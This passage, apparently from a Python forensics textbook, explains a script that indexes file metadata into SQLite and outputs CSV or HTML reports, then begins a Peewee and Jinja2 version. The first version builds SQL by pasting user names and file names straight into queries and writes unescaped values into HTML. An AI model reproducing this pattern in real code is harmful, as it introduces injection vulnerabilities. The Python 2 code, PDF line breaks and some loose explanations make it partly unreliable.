If the custodian is not found, we insert them into the table for future use. On line 85, we craft a SQL statement to insert the custodian into the `Custodians` table. Note the `null` string in `VALUES`; this is interpreted by SQLite as a `NoneType` object. SQLite converts `NoneType` objects to an auto-incrementing integer. Following the `null` value is our `custodian` string. SQLite requires that string values be wrapped in quotes, similar to Python. We must use double quotes to wrap our query that contains single quotes. This prevents any issue with a string breaking due to an error with the quotes. If you see a syntax error in this section of the code, be sure to check the quotes used on line 85. Finally we execute this statement and return `None` so that the `main()` function will have to check again for the custodian in the database. We have the following code:

```

084     else:
085         sql = "INSERT INTO Custodians (id, name) VALUES (null, ''"
086         + custodian + "') ;"
087         cur.execute(sql)
088         return None

```

Although we could call the `getCustodian()` function here, or grab the ID after the insert, for validation purposes we have the `main()` function check for the custodian again. Feel free to implement one of these alternative solutions and see how it impacts performance and stability of the code.

Retrieving custodians with the `getCustodian()` function

The `getCustodian()` function is called to retrieve the custodian ID from the SQLite database. Using a simple `SELECT` statement, we select the `id` column from the `Custodian` table where we match the name provided by the user to the `name` column. We use the `string format()` method to insert the custodian name into the SQL statement. Note that we still have to wrap the inserted string in single quotes as follows:

```
090 def getCustodian(cur, custodian):
091     """
092     The getCustodian function checks the database for a custodian
093     and returns the ID if present
094     :param cur: The sqlite3 database cursor object
095     :param custodian: The name of the custodian
096     :return: The custodian ID
097     """
098     sql = "SELECT id FROM Custodians WHERE name='{}' ;".
format(custodian)
```

After executing the statement, we use the `fetchone()` method on line 99 to return a single result from the statement. This is the first time our script requests data from the database. To acquire data, we use either the `fetchone()`, `fetchmany()`, or `fetchall()` functions to gather data from the executed statement. These three methods are only available to the cursor object. The `fetchone()` method is the better option here as we anticipate a single custodian to be returned by this statement. This custodian ID is captured and returned in the `data` variable:

```
098     cur.execute(sql)
099     data = cur.fetchone()
100    return data
```

Understanding the ingestDirectory() function

The `ingestDirectory()` function handles the input mode for our script and recursively captures metadata of files from a user-supplied root directory. On line 111, we instantiate a `count` variable that keeps count of the number of files stored in the `Files` table:

```
103 def ingestDirectory(cur, source, custodian_id):  
104     """  
105         The ingestDirectory function reads file metadata and stores it  
106         in the database  
107         :param cur: The sqlite3 database cursor object  
108         :param source: The path for the root directory to recursively  
109         walk  
110         :param custodian_id: The custodian ID  
111         :return: None  
112         """  
113         count = 0
```

The most important part of this function is the `for` loop on line 112. This loop uses the `os.walk()` method to break apart a provided directory path into an iterative array that we can step through. There are three components of the `os.walk()` method. In this instance, we store them as `root`, `folders`, and `files`. The `root` value is a string that represents the path of the base directory we are currently walking during the specific loop iteration. As we traverse through subfolders, they will be appended to the `root` value. The `folders` and `files` variables are a list of folder and file names within the current `root`, respectively. Although these variables may be renamed as you see fit, this is a good naming convention to prevent overwriting Python statements, such as `file` or `dir`, which are already used in Python:

```
112     for root, folders, files in os.walk(source):
```

Within the loop, we begin iterating over the `files` list to access information about each file. If we wanted to look at the directory entries, we could gather that information in a second loop after the `files`, though that functionality is not in the scope of this script. On line 114, we create a file-specific dictionary, `meta_data`, to store collected information as follows:

```
113         for file_name in files:  
114             meta_data = dict()
```

On line 115, we use a try and except clause to catch *any* exception. We know we said not to do that, but hear us out first. This catch-all is in place so that any error with a discovered file does not cause the script to crash and stop. Instead, the file name and error will be written to the log before skipping that file and continuing execution. This can help an examiner quickly locate and troubleshoot specific files. This is important as some errors may occur on Windows systems due to filesystem flags and naming conventions that cause errors in Python. This is an excellent example of why logging is important, as we can review errors generated by our script.

Within the try and except clause, we store the different properties of the file's metadata to keys. To begin, we record the file name and full path on lines 116 and 117. Note how the dictionary keys share the name with the columns they belong to in the `Files` table. This format will make our lives easier later in the script. The file path is stored using the `os.path.join()` method, which combines separate paths into a single one using the operating system specific path separator.

On line 120, we gather the file extension using the `os.path.splitext()` method to split the extension after the last `". "` in the file name. Since this function on line 120 creates a list, we select the last element to ensure that we have the extension. In some situations, the file does not have an extension (for example, a `.DS_Store` file), in which case the last value in the returned list is an empty string. Be aware that this script does not check file signatures to confirm the file type. Checking for the file extension is not a guarantee that the content is of the specified type. The process of checking file signatures can be automated and is introduced in later chapters:

```
115         try:  
116             meta_data['file_name'] = file_name  
117             meta_data['file_path'] = os.path.join(root, file_  
name)  
118             meta_data['extension'] = os.path.splitext(file_  
name)[-1]
```

Exploring the `os.stat()` method

On line 120, we use `os.stat()` to collect our metadata for the file. This method reaches out to the system's `stat` library to gather information about the supplied file. By default, this method returns an object with all of the available data gathered about each file. Because this information varies between platforms, we have selected only the most cross-platform properties for our script, as defined in the `os` library documentation. This list includes creation time, modified time, accessed time, file mode, file size, inode number, and the mode. SQLite will accept the data types as a string format though we will store them in the script with the correct data types in case we need to modify them or use special characteristics of the specific types.

The file mode is best displayed as an octal integer so we must use the Python `oct()` function to convert it to a readable state as seen on line 121:

```
120     file_stats = os.stat(meta_data['file_path'])  
121     meta_data['mode'] = oct(file_stats.st_mode)
```

The file mode is a three-digit integer representing the read, write, and execute permissions of a file object. The permissions are defined in the table later and use numbers 0–7 to determine the permissions assigned. Each digit represents permissions for the file's owner, the group the file is assigned to, and all other users. The number 777, for example, allows full permissions to anyone, and 600 means only the owner can read and write to the file. Beyond each individual digit, octal representation allows us to assign additional permissions for a file by adding digits. For example, the value 763 grants the owner full permissions (700), read and write permissions to the group (040 + 020), and write and execute permissions to everyone else (002 + 001).

Permission	Description
700	Full file owner permissions
400	An owner has the read permission
200	An owner has the write permission
100	An owner has the execute permission
070	Full group permissions
040	A group has the read permission
020	A group has the write permission
010	A group has the execute permission
007	Full permissions for others (not in the group or the owner)
004	Others have the read permission
002	Others have the write permission
001	Others have the execute permission

The second table shows additional file type information provided by Python's `os.stat()` method. The three pound symbols in the table indicate where the file permissions we just discussed are located within the number. The first two rows of table 2 are self-explanatory, and symbolic links represent references to other locations on a filesystem. For example, the value 100777 represents a regular file, from table 2, with full permissions for the owner, groups, and anyone else as seen in table 1. Although it may take time to become accustomed to, this system is very useful to identify permissions of files and who has access.

File Type	Description
040###	Directory
100###	Regular file
120###	Symbolic link

The inode value, a unique identifier of filesystem objects, is the next value we will capture on line 122. Although this is a feature only found in Unix-based systems, Python converts the record number for NTFS into the same object for uniformity. On line 123, we assign the file size, which is represented by the number of allocated bytes as an integer. On lines 124 through 126, we assign the accessed, modified, and created timestamps to the dictionary, respectively. Each timestamp is converted from a float into a string using our `format_timestamp()` function. We have now collected the needed data to complete a row in our `Files` table:

```
122          meta_data['inode'] = int(file_stats.st_ino)
123          meta_data['file_size'] = int(file_stats.st_size)
124          meta_data['atime'] = formatTimestamp(file_stats.
st_atime)
125          meta_data['mtime'] = formatTimestamp(file_stats.
st_mtime)
126          meta_data['ctime'] = formatTimestamp(file_stats.
st_ctime)
```

The exception mentioned earlier in this section is defined on line 127 and logs any error encountered while collecting metadata:

```
127          except Exception as e:
128              logging.error('Could not gather data for file: ' +
meta_data['file_path'] + e.__str__())
```

With our data collected, we associate the custodian ID to the metadata in the dictionary to preserve the relationship between the custodian and their files on line 129. At this point, we are ready to build our SQL query. To prepare for this, we create a string containing comma-separated column and value names. Because we very cleverly named our dictionary keys after the columns in the database, we can call the `dict.keys()` method to return a list of the key names. Using the `join()` method of a string, we can join each entry in the returned list of keys into a comma-separated string, as assigned to the `columns` variable on line 130. We can, without further modification, use this string in our SQL query:

```
129     meta_data['custodian'] = custodian_id
130     columns = '", "'.join(meta_data.keys())
```

In a similar process, we create a `values` string on line 131. However, we need to encode each dictionary value because files may contain characters that break our SQL query. Therefore, we need to provide the proper escape characters before placing the values in the database. For example, a file with an apostrophe would raise an error as it breaks the string in the SQL query.

Using list comprehension in the `join()` method allows us to quickly iterate over each entry. In a single line, we can perform an operation on each entry, by specifying the action to take on each value, for every value in the dictionary. We can even apply simple conditional expressions (`if/else`) within list comprehensions to apply more advanced logic. Similar comprehension techniques are available for other data types, including dictionaries and sets:

```
131     values = '", "'.join(str(x).encode('string_escape') for
x in meta_data.values())
```

Line 132 builds the SQL query, adding in the column and value names into the string. We execute our query on line 133, and on the next line, add to the `count` variable. Finally, on line 136, we log the `count` of collected entries added to the table for the supplied directory as follows:

```
132     sql = 'INSERT INTO Files ("' + columns + '") VALUES
("' + values + '")'
133     cur.execute(sql)
134     count += 1
135
136     logging.info('Stored meta data for ' + str(count) + ' files.')
```

Developing the formatTimestamp() helper function

This comparatively small function interprets the integer timestamps into human-readable strings. Because the Python `os.stat()` module returns the time as a count of seconds since epoch, 1/1/1970, we need to use the `datetime` library to perform this transformation. Using the `datetime.datetime.fromtimestamp()` function, we can parse the float to a `datetime` object, which we name `ts_datetime` on line 145. With the date as a `datetime` object, we can now use the `strftime()` method to format the date using our desired format `YYYY-MM-DD HH:MM:SS` on line 146. With the string ready to be inserted into the database, we return the value, which will then be stored in the database:

```
139 def formatTimestamp(ts):
140     """
141     The formatTimestamp function formats an integer to a string
142     timestamp
143     :param ts: An integer timestamp
144     :return: ts_format, a formatted (YYYY-MM-DD HH:MM:SS) string
145     """
146     ts_datetime = datetime.datetime.fromtimestamp(ts)
147     ts_format = ts_datetime.strftime('%Y-%m-%d %H:%M:%S')
148     return ts_format
```

Configuring the writeOutput() function

If the output destination is specified by the user, the `writeOutput()` function is called. Once invoked, we select the custodian ID from the database using the `getCustodian()` function called on line 158. If found, we need to build a new query to determine the number of files associated with the custodian using the `COUNT()` SQL function. If the custodian is not found, an error is logged to alert the user that the custodian was unresponsive, as seen on lines 165 through 167:

```
150 def writeOutput(cur, source, custodian):
151     """
152     The writeOutput function handles writing either the CSV or
153     HTML reports
154     :param cur: The sqlite3 database cursor object
155     :param source: The output filepath
156     :param custodian: Name of the custodian
157     :return: None
158     """
159     custodian_id = getCustodian(cur, custodian)
```

```

160     if custodian_id:
161         custodian_id = custodian_id[0]
162         sql = "SELECT COUNT(id) FROM Files where custodian = '" +
str(custodian_id) + "'"
163         cur.execute(sql)
164         count = cur.fetchone()
165     else:
166         logging.error('Could not find custodian in database. '
167                         'Please check the input of the custodian
name and database path')

```

If the custodian is found and the number of stored files is greater than zero, we check what type of report to generate. The conditional statements starting on line 169 check the size of count and the extension of the source. If count is less than zero or does not contain a value, then an error is logged on line 170. Otherwise, we check for the .csv file extension on line 171 and .html file extension on line 173, calling the respective function if we find a match. If the source does not end in either of those data types, then an error is logged that the file type could not be determined. Finally, if the code reaches the else statement on line 177, we log the fact that an unknown error occurred. We can see all this in the following code:

```

169     if not count or not count[0] > 0:
170         logging.error('Files not found for custodian')
171     elif source.endswith('.csv'):
172         writeCSV(cur, source, custodian_id)
173     elif source.endswith('.html'):
174         writeHTML(cur, source, custodian_id, custodian)
175     elif not (source.endswith('.html') or source.endswith('.csv')):
176         logging.error('Could not determine file type')
177     else:
178         logging.error('Unknown Error Occurred')

```

Designing the writeCSV() function

If the file extension is CSV, we start iterating through the entries stored in the `Files` table. The SQL statement on line 189 uses the `WHERE` statement to identify only files related to the specific custodian. The `cur.description` value returned is a tuple of tuples, with eight elements in each of the nested tuples representing our captured metadata. The first value in each tuple is the column name, whereas the remaining seven are empty strings that are left in place for backward compatibility purposes. Using list comprehension on line 192, we iterate through these tuples and build the list of column names by selecting only the first element from each item in the returned tuples:

```

181 def writeCSV(cur, source, custodian_id):
182     """

```

```
183     The writeCSV function generates a CSV report from the Files
table
184     :param cur: The Sqlite3 database cursor object
185     :param source: The output filepath
186     :param custodian_id: The custodian ID
187     :return: None
188     """
189     sql = "SELECT * FROM Files where custodian = '" +
str(custodian_id) + "'"
190     cur.execute(sql)
191
192     column_names = [description[0] for description in cur.
description]
```

With the column names prepared, we log that the CSV report is being written and open the output file in 'wb' mode on line 194. We then initialize a writer by calling the `csv.writer()` method on line 195 and passing the file object. After this file is opened, we write the column rows by calling on the `csv_writer` object to `writerow()`, which writes a single row.

At this point, we need to call the `fetchall()` method on the cursor, as seen on line 198 and loop through the results. For each returned row, we need to call the `writerow()` method again, as seen on line 199. We then flush the new data to the file on line 200 to ensure that the data is written to disk. Finally, we log that the report is complete and stored at the user-specified location. We have the following code:

```
193     logging.info('Writing CSV report')
194     with open(source, 'wb') as csv_file:
195         csv_writer = csv.writer(csv_file)
196         csv_writer.writerow(column_names)
197
198         for entry in cur.fetchall():
199             csv_writer.writerow(entry)
200         csv_file.flush()
201     logging.info('CSV report completed: ' + source)
```

Composing the writeHTML() function

If the user specifies an HTML report, the `writeHTML()` function is called to read data from the database, generate the HTML tags for our data, and, using Bootstrap styling, create a table with our file metadata. Because this is HTML, we can customize it to create a professional-looking report that can be converted to a PDF or viewed by anyone with a web browser. If additional HTML elements prove to be useful in your version of the report, they can easily be added to the following strings and customized with logos, highlighting by extension, responsive tables, graphs, and many that are available using various web styles and scripts.

This function begins similarly to `writeCSV()`; we select the files that belong to the custodian in a SQL statement on line 212. Once executed, we again gather our `column_names` using list comprehension on line 215. With our column names, we define the `table_header` HTML string using the `join()` function on our list and separating each value with `<th></th>` tags on line 216. For all except the first and last element, this will enclose each element in a `<th>element</th>` tag. We need to now close the first and last element tags to ensure that it forms the proper table header. For the beginning of the string, we append the `<tr><th>` tags to define the table row `<tr>`, for the entire row, and the table header `<th>` for the first entry. Likewise, we close the table header and table row tags at the end of the string on line 217, as follows:

```
204 def writeHTML(cur, source, custodian_id, custodian_name):  
205     """  
206     The writeHTML function generates an HTML report from the Files  
table  
207     :param cur: The sqlite3 database cursor object  
208     :param source: The output filepath  
209     :param custodian_id: The custodian ID  
210     :return: None  
211     """  
212     sql = "SELECT * FROM Files where custodian = '" +  
str(custodian_id) + "'"  
213     cur.execute(sql)  
214  
215     column_names = [description[0] for description in cur.  
description]  
216     table_header = '</th><th>'.join(column_names)  
217     table_header = '<tr><th>' + table_header + '</th></tr>'  
218  
219     logging.info('Writing HTML report')
```

On line 221, we open our HTML file in the 'w' mode as the variable `html_file`. With the file open, we begin to build our HTML code, starting with the `<html><body>` tags used to initialize HTML documents on line 222. Next, we connect to the custom style sheet hosted online to provide the Bootstrap styles for our table using the `<link>` tag, with the type and the source of the stylesheet, which is located at <http://bootstrapcdn.com>:

```
221     with open(source, 'w') as html_file:  
222         html_string = "<html><body>\n"  
223         html_string += '<link rel="stylesheet" href="https://  
maxcdn.bootstrapcdn.com/bootstrap/3.3.5/css/bootstrap.min.css">\n'
```

Let's now define the header of our HTML report to contain the custodian ID and name using the `<h1></h1>` or heading 1 tags. For our table, we use the table tags on line 225 and the Bootstrap styles (table, table hover, and table striped) we would like to leverage. For additional information on Bootstrap, visit <http://getbootstrap.com>. With this header information in the HTML string, we can write it to the file, first writing the HTML header and style sheet information on line 226 followed by the column names for our table on line 227, as follows:

```
224         html_string += "<h1>File Listing for Custodian ID: " +  
str(custodian_id) + ", " + custodian_name + "</h1>\n"  
225         html_string += "<table class='table table-hover table-  
striped'>\n"  
226         html_file.write(html_string)  
227         html_file.write(table_header)
```

Let's now iterate over the records in the database and write them to the table as individual rows. We begin by joining each element in the table data tags `<td></td>` that specify the table cell content. We use list comprehension before joining the data on line 230 to UTF-8 encode all values so we avoid errors when encountering non-ASCII characters:

```
229         for entry in cur.fetchall():  
230             row_data = "</td><td>".join([str(x).encode('utf-8')  
for x in entry])
```

On line 231, we add a new line character (\n) followed by a <tr> table row tag and the initial <td> tag to open the table data for the first element. The newline character reduces the loading time in some HTML viewers, as it breaks the data into multiple lines. We also have to close the last table data tag and the entire table row as seen at the end of line 231. The row data is written to the file on line 232. Finally within the loop for the table rows, we flush() the content to the file. With the table data built, we can close the table, body, and the HTML tags on line 234. Once outside of the with...as... loop, we log the reports status and location on line 236:

```


231         html_string = "\n<tr><td>" + row_data + "</td></tr>"
232         html_file.write(html_string)
233         html_file.flush()
234         html_string = "\n</table>\n</body></html>"
235         html_file.write(html_string)
236     logging.info('HTML Report completed: ' + source)

```

Running the script

In this iteration, we have highlighted the process required for reading all file metadata of a directory recursively, storing it into a database, extracting it out of the database, and generating reports from the data. This iteration uses basic libraries to handle the SQL and HTML operations in a more manual fashion. The next iteration focuses on using Python objects to perform this same functionality. Both iterations are final versions of the scripts and fully functional. The separate iterations demonstrate different methods to accomplish the same task.

To run our script, we need to first supply it with the name of the custodian, the location of the database to create or read from, and the desired mode. In the first example, we specify the input mode and pass the root directory to index. In the second example, we create a CSV report with the output mode and supply an appropriate file path.



```

C:\WINDOWS\system32\cmd.exe
C:\learn-python-for-forensics>python Chapters\Chapter5\Code\file_lister.py LPF custodian_filelisting.sqlite --input C:\learn-python-for-forensics
C:\learn-python-for-forensics>python Chapters\Chapter5\Code\file_lister.py LPF custodian_filelisting.sqlite --output lpf_filelisting.csv

```

The output of the script can be viewed in the following screenshot. Here, we have simply created a generic CSV report containing the captured metadata of the indexed files for the "LPF" custodian.

A	B	C	D	E	F	G	H	I	J	K
id	custodian	file_name	file_path	extension	file_size	mtime	ctime	atime	mode	inode
1	1	.gitignore	C:\Learn-Python-for-Forensics\gitignore	57	4/3/2016 18:16	4/3/2016 18:16	4/3/2016 18:16	100666	0	
2	1	custodian_filelisting.sqlite	C:\Learn-Python-for-Forensics\custodian_filelisting.sqlite	.sqlite	3072	4/4/2016 21:58	4/4/2016 21:58	4/4/2016 21:58	100666	0
3	1	custodian_filelisting.sqlite-journal	C:\Learn-Python-for-Forensics\custodian_filelisting.sqlite-journal	.sqlite-journal	257	4/4/2016 21:58	4/4/2016 21:58	4/4/2016 21:58	100666	0
4	1	file_lister.log	C:\Learn-Python-for-Forensics\file_lister.log	.log	680	4/4/2016 21:58	4/4/2016 21:58	4/4/2016 21:58	100666	0
5	1	ISSUE_TEMPLATE.md	C:\Learn-Python-for-Forensics\ISSUE_TEMPLATE.md	.md	1257	4/3/2016 18:16	4/3/2016 18:16	4/3/2016 18:16	100666	0
6	1	line_numbers.py	C:\Learn-Python-for-Forensics\line_numbers.py	.py	420	4/3/2016 18:16	4/3/2016 18:16	4/3/2016 18:16	100666	0
7	1	NTUSER.DAT	C:\Learn-Python-for-Forensics\NTUSER.DAT	.DAT	1310720	4/3/2016 18:16	4/4/2016 0:07	4/4/2016 0:06	100666	0
8	1	ntuser_userassist.xlsx	C:\Learn-Python-for-Forensics\ntuser_userassist.xlsx	.xlsx	14802	4/4/2016 0:07	4/4/2016 0:07	4/4/2016 0:07	100666	0
9	1	README.md	C:\Learn-Python-for-Forensics\README.md	.md	55	4/3/2016 18:16	4/3/2016 18:16	4/3/2016 18:16	100666	0
10	1	reference.docx	C:\Learn-Python-for-Forensics\reference.docx	.docx	40149	4/3/2016 18:16	4/3/2016 18:16	4/3/2016 18:16	100666	0
11	1	rot13.py	C:\Learn-Python-for-Forensics\rot13.py	.py	1468	4/3/2016 18:16	4/4/2016 0:01	4/4/2016 0:01	100666	0

Further automating databases – file_lister_peewee.py

In this iteration, we will use third-party Python modules to further automate our SQL and HTML setup. This will introduce extra overhead; however, our script will be simpler to implement and more streamlined, which would allow us to more easily develop further functionality in the future. Developing with an eye towards the future helps prevent us from rewriting the entire script for every minor feature request.

We have imported the majority of the standard libraries required before and added the third-party `unicodecsv` module (version 0.14.1). This module wraps around the built-in `csv` module and automatically provides the Unicode support for the CSV output. To keep things familiar, we can even name it `csv` by using the `import ... as ...` statement on line 4. As this is a third-party library, it will need to be installed on the user's machine for our code to run properly and can be done so with pip.

```
001 import os
002 import sys
003 import logging
004 import unicodecsv as csv
005 import argparse
006 import datetime
```

As mentioned previously in this chapter, peewee (version 2.8.0) and jinja2 (version 2.8) are the two libraries that can handle our SQLite and HTML operations. A few differences are made to the functions and classes previously defined to accommodate the new modules. We use the `try...except ImportError...` statements on lines 8 through 16 to import both modules. If the libraries cannot be imported, an error is raised to the user:

```
008 try:  
009     import peewee  
010 except ImportError, e:  
011     raise ImportError(e)  
012  
013 try:  
014     import jinja2  
015 except ImportError, e:  
016     raise ImportError(e)
```

Following the import statements, we define the `database_proxy` object, used to create the Peewee base model for the `Custodian` and `Files` classes. The `getTemplate()` function uses Jinja2 to build a template we can quickly insert data into. The other functions largely resemble their counterparts in the previous iteration with minor adjustments here and there. However, we have removed the `getCustodian()` function as Peewee has that functionality built-in:


```
023 database_proxy = peewee.Proxy()  
...  
026 class BaseModel():  
...  
031 class Custodians():  
...  
035 class Files():  
...  
049 def getTemplate():  
...  
089 def main():  
...  
117 def initDB():  
...  
128 def getOrAddCustodian():  
...
```

```

138 def ingestDirectory():
...
172 def formatTimestamp():
...
181 def writeOutput():
...
202 def writeCSV():
...
222 def writeHTML():

```

The code block under the `if __name__ == '__main__'` conditional that defines command-line arguments and sets up logging is identical to the prior iteration. We will not repeat these implementation details here as we can simply copy and paste the section from the previous iteration. While that section has remained unchanged, the overall flow of our script has seen minor modifications, as seen in the flow diagram here:



Peewee setup

Peewee, the Object Relational Manager library, described in the beginning of this chapter is excellent at database management in Python. It uses Python classes to define settings for the database, including table configurations, location of the database, and how to handle different Python data types. On line 23, we must first create an anonymous database connection using the Peewee `Proxy()` class, which allows us to redirect the information into the previously specified format. This variable must be declared before any Peewee operations as per its documentation (<http://docs.peewee-orm.com/en/latest/>).

Following the initialization of the proxy, we define our first Python class used in this book, creating a `BaseModel` class that defines the database to use. As part of the Peewee specification, we must link the `database_proxy` to the `database` variable within the `Meta` class of a `BaseModel` object. We must include the base model as defined on lines 26 through 28 as the minimum set up for Peewee to create the database as follows:

```
026 class BaseModel(peewee.Model):  
027     class Meta:  
028         database = database_proxy
```

Next, we create the `Custodians` table defined on line 31. This table inherits the `BaseModel` properties and therefore has the `BaseModel` class within its parenthesis. This is usually used to define arguments needed for a function, but with classes, it can also allow us to assign a parent class to inherit data from. In this script, the `BaseModel` class is the child of `peewee.Model` and the parent to the `Custodians` and `Files` tables.

After initialization, we add a text field, `name`, to the `Custodians` table on line 32. The `Unique=True` keyword creates an auto-incrementing index column in addition to our `name` column. This table configuration will later be used to create the table, insert data into it, and retrieve information out of it:

```
031 class Custodians(BaseModel):  
032     name = peewee.TextField(unique=True)
```

The `Files` table has many more fields and several new data types. As we know, SQLite manages only text, integers, none, and BLOB data types and so a few of these types may look out of place. Using the `DateTimeField` as an example, Peewee can take any date or `datetime` object. Peewee can automatically store it as text in the database and can even preserve its original time zone. When the data is called out of the table, Peewee attempts to convert this value back into a `datetime` object or into a formatted string. Although the date is still stored as a text value in the database, Peewee transforms the data in transit to provide better support and functionality in Python. Although we could replicate this functionality manually as we did in our prior script, this is one of the many useful features bundled in Peewee.

On lines 35 through 46, we create column types reflecting primary and foreign keys, text, date times, and integers. The `PrimaryKeyField` specifies unique and primary key attributes and is assigned to the `id` column. The `ForeignKeyField` has the `Custodians` class as the argument, as Peewee uses this to relate it back to the index in the `Custodians` class we defined. Following the two special key fields are a series of fields previously described in this chapter:

```
035 class Files(BaseModel):
036     id = peewee.PrimaryKeyField(unique=True, primary_key=True)
037     custodian = peewee.ForeignKeyField(Custodians)
038     file_name = peewee.TextField()
039     file_path = peewee.TextField()
040     extension = peewee.TextField()
041     file_size = peewee.IntegerField()
042     atime = peewee.DateTimeField()
043     mtime = peewee.DateTimeField()
044     ctime = peewee.DateTimeField()
045     mode = peewee.IntegerField()
046     inode = peewee.IntegerField()
```

This completes the entire setup for the database we previously created using a SQL query in the first script. Although it is lengthier in comparison, it does prevent us from knowing and having to write our own SQL queries and, when working with larger databases, it is even more essential. For example, a larger script with many modules would greatly benefit from using Peewee to define and handle the database connections. Not only would it provide uniformity across the modules, it also allows cross-compatibility with different database backends. Later in this chapter, we will showcase how to change the database type between PostgreSQL, MySQL, and SQLite. Although the Peewee setup is verbose, it adds many features and saves us from having to develop our own functions to handle database transactions.

Jinja2 setup

Let's now discuss the configuration of the other new module. Jinja2 allows us to create powerful HTML templates using a Pythonic language embedded within HTML. Templates also allows us to write HTML within a single area versus a series of concatenated strings. Although the prior script takes a simplistic approach by forming an HTML file from strings, this template is more robust, dynamic, and most importantly more sustainable.

This function defines one variable, `html_string`, which holds our Jinja2 HTML template. This string captures all of the HTML tags and data to be processed by Jinja2. Although we place this information in a single variable, we could also place the text in a file to avoid the extra line count in our code. On lines 54 and 55, we see identical information to the previous iteration's `writeHTML()` function.

```
049 def getTemplate():
050     """
051     The getTemplate function returns a basic template for our HTML
052     report
053     :return: Jinja2 Template
054     """
055     html_string = """<html>\n<head>\n    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/
bootstrap/3.3.5/css/bootstrap.min.css"></head>\n
```

On line 56, we open the `<body>` and `<h1>` header tags followed by a string containing two instances of a Python object wrapped in spaced double curly braces (`{} ... {}`). Jinja2 looks for a provided dictionary key or object name that matches the name of the string inside of the spaced braces. In the case of line 56, the `custodian` variable is an object with `id` and `name` attributes. Using the same syntax as in Python, we can call the object's attributes and insert them into the HTML when the template is executed:

```
056     <body>\n        <h1>File Listing for Custodian {{ custodian.id }}, {{
        custodian.name }}</h1>\n
```

The `<table>` tag, on line 58, specifies the Bootstrap CSS classes we use to style our table. On line 60, we open the table row `<tr>` tag, followed by a newline `\n` character and a new template operator. The curly braces surrounding percent symbols (`{% ... %}`) alerts Jinja2 that there is a Python operation that needs to occur when creating the transcript. In our case, on line 59, we start a `for` loop, similar in syntax to Python's `for` loop though missing the closing colon. Skipping ahead to line 63, we use the same syntax to surround the `endfor` statement alerting Jinja2 that the loop is complete. We must do this because the HTML code is not tab sensitive or space sensitive and cannot automatically determine the boundary of a loop like Python's indented code. On line 62, we then wrap the newly defined `header` variable in the table header `<th>` tags. After the loop completes, we close the table row `<tr>` tag on line 64. Through this loop, we have generated a table row, `<tr>`, containing a list of the table headers, `<th>` as follows:

```
058     <table class="table table-hover table-striped">\n059
060         <tr>\n061             {% for header in table_headers %}
```

```
062      <th>{{ header }}</th>
063      {%- endfor %}
064      </tr>\n
```

Next, we open a new loop to iterate over each reported column, creating a new table row `<tr>` and wrapping each element in a table data `<td>` tag. Because each column of the database is an attribute of the Peewee-returned row object, we can specify the column name using the following format: `entry.column_name`. Through this simple `for` loop, we build a table exactly the size of our data in an easy-to-read format:

```
066      {%- for entry in file_listing %}
067          <tr>
068              <td>{{ entry.id }}</td>
069              <td>{{ entry.custodian.name }}</td>
070              <td>{{ entry.file_name }}</td></td>
071              <td>{{ entry.file_path }}</td>
072              <td>{{ entry.extension }}</td>
073              <td>{{ entry.file_size }}</td>
074              <td>{{ entry.atime }}</td>
075              <td>{{ entry.mtime }}</td>
076              <td>{{ entry.ctime }}</td>
077              <td>{{ entry.mode }}</td>
078              <td>{{ entry.inode }}</td>
079          </tr>\n
080      {%- endfor %}
```

After the `{%- endfor %}` statement, we can complete this HTML template by closing the open HTML tags and closing the multiline string with three double quotes:

```
082      </table>\n
083      </body>\n
084      </html>\n\n
085      """
```

With the `html_string` built, we call the Jinja2-templating engine to interpret the built string. To do so, we call and return the output of the `jinja2.Template()` function on line 86. This allows us to later call the function once we are prepared to generate the HTML report. We could have also supplied Jinja2 with an HTML file using the same markup as the template to load. This is especially helpful when building a more complex or multipage HTML document:

```
086      return jinja2.Template(html_string)
```

Updating the main() function

This function is mostly identical to the `main()` function seen in the previous iteration, albeit with a few exceptions. To begin, on line 98, we do not need to catch a returned value from `initDB()` as Peewee handles that for us after initialization. We've removed the `while` loop when calling `getOrAddCustodian`, as the logic of the function has been modified rendering that sanity check unnecessary. We assign the returned custodian table to a variable named `custodian_model` because Peewee refers to each table as a model. In our case, the `Custodians` and `Files` classes are models in Peewee and tables in SQLite. In Peewee terms, a set of data returned from one model is referred to as a model instance. This is the same data returned from the `SELECT` statements that we previously had to use `cursor.fetchone()` to retrieve in SQLite:

```

089 def main(custodian, source, db):
090     """
091         The main function creates the database or table, logs
092         execution status, and handles errors
093         :param custodian: The name of the custodian
094         :param source: tuple containing the mode 'input' or 'output'
095             as the first elemnet and its arguments as the second
096         :param db: The filepath for the database
097         :return: None
098     """
099     logging.info('Initializing Database')
100     initDB(db)
101     logging.info('Initialization Successful')
102     logging.info('Retrieving or adding custodian: ' + custodian)
103     custodian_model = getOrAddCustodian(custodian)
104     logging.info('Custodian Retrieved')
```

The third modification involves modifying how we handle the different modes for our script. We now only need to provide the source and the `custodian_model` as we can access the database via the Peewee models classes that we have already built. This behavior will be illustrated within each function to demonstrate how to insert and access data in the tables. The remainder of the function remains the same from our prior iteration:

```

103     if source[0] == 'input':
